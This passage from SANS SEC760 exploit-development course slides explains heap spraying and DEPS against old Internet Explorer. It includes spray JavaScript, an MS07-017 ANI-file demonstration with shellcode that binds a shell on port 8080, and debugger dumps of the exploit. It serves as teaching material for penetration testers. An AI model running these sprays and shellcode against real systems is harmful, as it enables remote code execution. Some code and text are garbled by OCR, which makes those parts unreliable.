until we reach the shellcode. The opcode "0x0c" is more desirable, as there could be potential alignment issues if we use the "0x0d" opcode, which grabs a DWORD at a time instead of a single byte.



The Problem


- String allocation behavior with JavaScript changed years ago
- Modern browsers are 64-bit, mostly rendering heap spraying unusable
- We are spraying a very large amount of memory and making a lot of noise

Heap
0C0C0C0C
0C0C0C0C
0C0C0C0C
0C0C0C0C
0C0C0C0C
0C0C0C0C
0C0C0C0C
0C0C0C0C
0C0C0C0C
0C0C0C0C
0C0C0C0C
0C0C0C0C
0C0C0C0C
0C0C0C0C
0C0C0C0C
0C0C0C0C
0C0C0C0C
0C0C0C0C
0C0C0C0C
0C0C0C0C
Shellcode

Extending it to reach 0x0c0c0c0c unlikely on 64-bit

The Problem

There are several problems with heap spraying against modern processes. The way in which string allocations are made with JavaScript was optimized, making it more difficult to fill memory up. Microsoft's Enhanced Mitigation Experience Toolkit (EMET) targeted this technique, even if the browser does not. Not only that, Windows Defender Exploit Guard on Windows 10 does not even use heap spray protection, as it is seen as unnecessary. Modern browsers run as 64-bit processes, rendering the technique mostly unusable. Sure, you could be up against a user running an outdated Windows 7 or 8 system. Heap spraying is also a resource burden and quite noisy. The slide shows a simple depiction of heap spraying extending the heap with large blocks of 0x0c0c0c0c, followed by our shellcode.



DEPS (1)

- To solve the JavaScript string allocation issue, we can use corelancod3r's DEPS technique
  - DOM Element Property Spray (DEPS)
  - https://www.corelan.be/index.php/2013/02/19/deps-precise-heap-spray-on-firefox-and-ie10/
  - Also check out Chris Valasek's presentation titled, "An Examination of String Allocations: IE-9 to 11 Edition"
  - This presentation was only available in a live format at the time of this writing
  - Thanks to corelanc0d3r for pointing out the presentation
- As Peter states, "The idea is based on creating a large number of DOM elements and setting an element property to a specific value."[1]

[1] Eeckhoutte, Peter Van. "DEPS – Precise Heap Spray on Firefox and IE10." https://www.corelan.be/index.php/2013/02/19/deps-precise-heap-spray-on-firefox-and-ie10/ (retrieved July 25, 2013.)

SANS


SEC760 | Advanced Exploit Development for Penetration Testers 61

DEPS (1)

The solution we will use comes from Peter Van Eeckhoutte (corelanc0d3r), called the DOM Element Property Spray (DEPS). You can read more about this technique on the corelan.be website at https://www.corelan.be/index.php/2013/02/19/deps-precise-heap-spray-on-firefox-and-ie10/.

Peter pointed me to Chris Valasek's presentation, "An Examination of String Allocations: IE-9 to 11 Edition." This certainly seems like a very niche topic, but it demonstrates the deterministic nature of allocations that allows for this technique to be successful, even with EMET running. At the time of this writing, the presentation was not fully available online and only available in live format. As Peter states on his website, "The idea is based on creating a large number of DOM elements and setting an element property to a specific value."[1] In November 2013, Chris gave the updated version of his presentation at the ekoparty security conference (http://www.ekoparty.org/). A partial version of Chris's talk is available at http://vimeo.com/77737182. Chris took the concept and determined the reasoning behind the deterministic nature of string allocations, as well as the changes to the allocators. It is awesome research!

[1] Eeckhoutte, Peter Van. "DEPS – Precise Heap Spray on Firefox and IE10," https://www.corelan.be/index.php/2013/02/19/deps-precise-heap-spray-on-firefox-and-ie10/ (retrieved July 25, 2013).



DEPS (2)


- The important pieces of the code:

```
var div_container = document.getElementById("blah");
div_container.style.cssText = "display:none";
var data;
offset = 0x104;
junk = unescape(“%u2020%u2020");
while (junk.length < 0x1000)
    data = junk.substring(0,offset) + rop1 + shellcode
    data += junk.substring(0,0x800-offset-rop1.length-shellcode.length);
    while (data.length < 0x80000) data += data;
    for (var i = 0; i < 0x500; i++){
            var obj = document.createElement("button");
            obj.title = data.substring(0,0x40000-0x58);
            div_container.appendChild(obj);    }
```

DEPS (2)

On this slide is the bulk of the DEPS code to perform the spray. As you can see, we are creating an HTML DIV element and then appending a cbutton object as a child. To understand more about HTML DOM elements, check out http://www.w3schools.com/js/js_htmldom_elements.asp. The offset defaults to 0x104. This default value will line up whatever you append to “data” as the value pointed to by EAX in a vtable overwrite scenario. In our exploit, we will need to adjust the offset so that our “xchg eax, esp” lines up at offset 0x70.

```
var div_container = document.getElementById("blah");
div_container.style.cssText = "display:none";
var data;
offset = 0x104;
junk = unescape(“%u2020%u2020");
while (junk.length < 0x1000)
      data = junk.substring(0,offset) + rop1 + shellcode
      data += junk.substring(0,0x800-offset-rop1.length-
shellcode.length);
      while (data.length < 0x80000) data += data;
      for (var i = 0; i < 0x500; i++){
                  var obj = document.createElement("button");
                  obj.title = data.substring(0,0x40000-0x58);
                  div_container.appendChild(obj);      }
```




String Allocations in IE 9 – IE 11

- As previously mentioned, Chris Valasek gave a presentation called "An Examination of String Allocations: IE-9 to 11 Edition"
- In the presentation, he states:
  - The "heap spray protection" supposedly added to IE 8 was really just a re-architecture of the allocators
  - JavaScript string concatenation and substrings no longer result in arbitrary allocation in the default heap, as pointers are used along with other updated data from the recycler
  - Even when allocations occur, the desired size is not controllable, causing difficulty with precision
  - By using special attributes such as "Title," which all elements have, allocations are made in the default heap, with no size header

String Allocations in IE 9 – IE 11

Mentioned previously was the presentation done by Chris Valasek in November of 2013 at the eco party conference, titled "An Examination of String Allocations: IE-9 to 11 Edition." In the talk, Chris explains his research in reverse engineering the way JavaScript string allocations are performed on modern IE browser versions, and the change from jscript.dll to jscript9.dll, starting with IE 9. The main reason for the research, as he states, was to find out what changes were made to the code that broke the previous techniques used to spray the heap. Nico Waisman had stated in a previous talk that heap spray protection was added. It ended up being that the way string allocations were made were inefficient, which lead to the re-architecture of the allocators. This re-architecture uses pointers and such as opposed to wasting resources by allocating memory during string concatenations and the use of substrings.

This is problematic since the replacement of objects in memory is one of the primary techniques used to get controls of vptrs and such. Chris continued his research into determining how deterministic allocations from the default heap could still be performed. Also, mentioned previously, the Corelan team determined that by using the "Title" attribute that every DOM element has, allocations could be made from the default heap, and their size is controllable. These allocations also have no size header, as is the case with standard BSTR allocations. Chris determined that the "Title" attribute results in a call chain to MSHTML!_HeapAllocString.




Module Summary

- Remedial heap spraying
- Heap spraying in modern 32-bit processes
- Mostly dead against 64-bit processes and is why we no longer cover the technique in any further detail
- See the appendix if you want to learn more

Module Summary

In this module, we took a look at the origins of heap spraying and discussed how it is no longer a usable technique for the most part. If you are still interested in heap spraying, check out the appendix, where we left in a deprecated exercise to help you learn more.



Course Roadmap

- Reversing with IDA and Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag


- The Windows Heap – Early Days
- Remedial Heap Exploitation
- The Modern Heap
- Remedial Heap Spraying
  - ➢ Demonstration: Heap Spraying - MS07-017
- Use-After-Free Vulnerabilities
- MS13-038 – Use-After-Free Bug Walkthrough
  - ➢ Exercise: MS13-038 – HTML+TIME Method
- MS17-006 – Update for Internet Explorer 11
  - ➢ Exercise: MS17-006 – Information Disclosure
- Appendix
  - MS13-038 – DEPS Modern Heap Spraying Walkthrough
  - Using Flash for Exploitation

SANS

SEC760 | Advanced Exploit Development for Penetration Testers 65

Demonstration: Basic Heap Sprays

In this demonstration, we look at a basic heap-spraying technique.



Quick Demonstration: Basic Heap Spraying Against MS07-017


- Target Program: user32.dll and Internet Explorer 7
  - Utilizing the original heap-spraying technique
  - If you have MS Vista at home, you can try out this technique
  - Your instructor will connect to and run this against a live system
- Goals:
  - Extend the heap far enough to hit our desired address of oxodododod
  - Get shellcode execution and open up TCP port 8080 on the Windows Vista VM
  - To show a quick 5 minute example of how heap spraying came to be

This is a real-world example of using heap spraying with JavaScript in order to extend the heap far enough to reach our desired address, which will hold our NOP sled and shellcode.

Demonstration: Basic Heap Spraying Against MS07-017

In this demonstration, heap spraying is used as a method to get shellcode execution when exploiting the MS07-017 vulnerability.

Demonstration: Preparing Our ANI File



```
 0 52 49 46 46 2F 02 00 00 41 43 4F 4E 61 6E 69 68 24 R I F F /     A C O N a n i h $
11 00 00 00 24 00 00 00 DD DD 00 00 00 00 00 00 00 00       $       Ý Ý
22 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
33 00 01 00 00 00 4C 49 53 54 03 00 00 00 00 00 00 00           L I S T
44 61 6E 69 68 C0 00 00 00 0D 0D 0D 0D 0D 0D 0D 0D 0D a n i h À
55 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
66 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
77 0D 0D 0D 0D 0                          0D 0D 0D 0D 0D
88 0D 0D 0D 0D 0                          0D 0D 0D 0D 0D
99 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
AA 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
BB 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
CC 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
DD 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
EE 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
FF 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
```

Adr. hex: 108   Char dec: 13   Overwrite Accessing network, please wait (may take a minute)...

192 0x0d's


Demonstration: Preparing Our ANI File

To stick with Skylined's original technique for heap spraying, we will overwrite the return pointer with 0x0d0d0d0d. The 0x0d's have more to do with C++ vtable overwrites, but the address works as a valid heap address. We can also use 0x0c0c0c0c and others. We will cover this in more detail later.

Change the A's we used previously to 0x0ds, leaving the size the same. The ASCII hex value of a capital "A" is "0x41," which translates to the opcode "inc ecx." 0x0d translates to the opcode "or eax DWORD." More on this shortly.

Demonstration: Preparing Our JavaScript

- We'll use the heap-spraying technique first used by Skylined with the Iframe exploit in MS04-040
- Shellcode binds a shell to port 8080 if successful
- 0x0d0d0d0d used as return address




```
<html>
<head>
</head>
<script>
shellcode = unescape("%u4343%u4343%u43eb%u5756%u458b%u8b3c%u0554%u0178%u52ea
bigblock = unescape("%u0D0D%u0D0D");
headersize = 20;
slackspace = headersize+shellcode.length;
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.                  ackspace);
block = bigblock.su                  ck.length-slackspace);
while(block.leng      lackspace<0x40000) block = block+block+fillblock;
memory = new Ar   ();
for (i=0;i<150;i++) memory[i] = block + shellcode;
</script>
<body style="CURSOR: url('test.ani')">
</body>
</html>
```

Demonstration: Preparing Our JavaScript

The generic form of heap spraying is nothing new. In fact, it was created back in 2004 by Skylined for use with the Iframe exploit against MS04-040. Amazingly, the technique is still widely used and effective. Malicious JavaScript detection is used by some applications now to try and prevent spraying. The shellcode used in this heap-spraying script opens port TCP 8080 on the target Windows system, binding a command shell. We have previously walked through some of the code used, and it is quite easy to read. Large blocks of 0x40000 are filled with "0d," which serves as a NOP sled translating to "or eax" in assembly code. The blocks are appended with the shellcode to open up the port. We are spraying 150 of these large blocks in our first attempt. The file "test.ani" is being opened after spraying, which should overwrite the SE Handler with 0x0d0d0d0d. If we spray enough memory, the call to the SE Handler should start executing our NOP sled at memory address 0x0d0d0d0d.

The "bigblock = unescape("%u0D0D%u0D0D");" line represents the values we are using to fill the blocks. We could also use 0x90 in this situation, as we are not performing a vftable overflow, which we will discuss in the next book. The instructor may use either in the demonstration.



Demonstration: Heap Spraying on 32-bit Vista/7/8

- Memory is laid out as follows
- Code and Stack are at low memory and contained
- Heap starts afterward and grows down toward 0x7FFFFFFF
- 0x80000000 starts Kernel space
- We need to spray enough to hit address 0x0d0d0d0d in user space

Main Thread Stack

iexplore Code Segment

Multiple Thread Stacks

Heap

0d0d0d0d0d0d0d0d0d0d0d0d

0d0d0d0d0d0d0d0d0d0d0d0d

0d0d0d0d0d0d0d0d0d0d0d0d

0d0d0d0d0d0d0d0d0d0d0d0d

0d0d0d0d0d0d0d0d0d0d0d0d

Shellcode

DLL's

Kernel Memory

0x00000000


0x7FFFFFFF

0x80000000

0xFFFFFFFF

Demonstration: Heap Spraying on 32-bit Vista/7/8

This slide simply shows a layout of process memory on Windows Vista. Note that there are quite a few elements missing, such as data segments for each thread, metadata, relocation data, and much more. On the slide are the elements we are concerned with in regard to heap spraying on Vista. The stack is located down in low memory, along with the code segment for the Internet Explorer process. Each thread gets its own stack, as can be seen on the slide. Following that space is the heap, which grows down towards high memory. Specifically, we can write up towards 0x7FFFFFFF, or at least until we hit the area where DLLs are loaded. Beyond 0x7FFFFFFF is Kernel memory space. We only need to spray enough memory to hit 0x0d0d0d0d. Other opcodes, such as 0x0b, can be used as well.



Demonstration: Testing Our Script

- It is now time to try out our new script
- Load IE 7 back into Immunity Debugger and press F9 to continue
- Navigate to the "ani.html" file, which now contains the heap-spraying JavaScript
- Does execution pause during an exception, or do you experience a different outcome?


SANS SEC760 | Advanced Exploit Development for Penetration Testers 70

Demonstration: Testing Our Script

At this point, we are ready to give our script a run. Load IE 7 back into Immunity Debugger and press F9 to continue. Navigate with IE to the "ani.html" file, which contains the heap-spraying JavaScript. Does execution pause with an exception? If so, that's a good sign.

Demonstration: Trying Again

- Executing our same script a second time results in an exception caught by Immunity Debugger
- We did not spray enough memory



Our spray blocks

Didn't hit 0x0d0d0d0d with 150 blocks

```
Memory map
Address   Size      Owner   Section  Contains  Type Access  Initial Mapped as
0A730000  00080000                             Priv RW      RW
0A7B0000  00080000                             Priv RW      RW
0A830000  00080000                             Priv RW      RW
0A8B0000  00080000
0A930000  00080000
0A9B0000  00080000
0AA30000  00080000
0AAB0000  00080000
 40000    00001000  jp2
 41000    00005000  jp2
 46000    0000
 49000    0000
 4A000    0000
 4B000    0000      jp2
6D740000  00001000  ssv
6D741000
6D758000
6D760000  00001000  ssv
```

```
Dump - 0AAB0000..0AB2FFFF
0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D  ................
```

```
for (i=0; i<150; i++) memory[i] = block + shellcode;
</script>
<body style="CURSOR: url('test.ani')">
```

```
Access violation when executing [0D0D0D0D] - use Shift+F7/F8/F9 to pass exception to program
```


```
EIP 0D0D0D0D
```

Demonstration: Trying Again

Running the script results in an exception that is caught by Immunity Debugger—in this case, passing the exception results in EIP attempting to execute code at 0x0d0d0d0d. Our exploit was not successful, as we did not spray enough memory to reach that address. As you can see in the Memory map, our last block sprayed starts at 0x0aab0000. We need to increase the number of blocks.

Demonstration: Increasing Our Heap Spray

- Changing the number of blocks sprayed to 250 hits 0x0d0d0d0d!
- Call to the overwritten SE Handler from ntdll.dll



```
77871034   8B4D 18        MOV ECX,DWORD PTR SS:[EBP+18]
77871037   FFD1           CALL ECX
```

```
ECX 0D 0D 0D 0D
```

```
Address   Size      Owner  Section  Contains  Type  Access  Initial  Mapped as
0CEC0000  00080000
0CF40000  00080000
0CFC0000  00080000
0D040000  00080000
0D0C0000  00080000
0D140000  00080000
0D1C0000  00080000
0D240000  00080000
0D2C0000  00080000
0D340000
6D440000
6D441000
6D446000  00003000  jp2
6D449000  00001000  jp2
6D44A000  00001000  jp2
```

```
0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D  ................
0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D  ................
0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D  ................
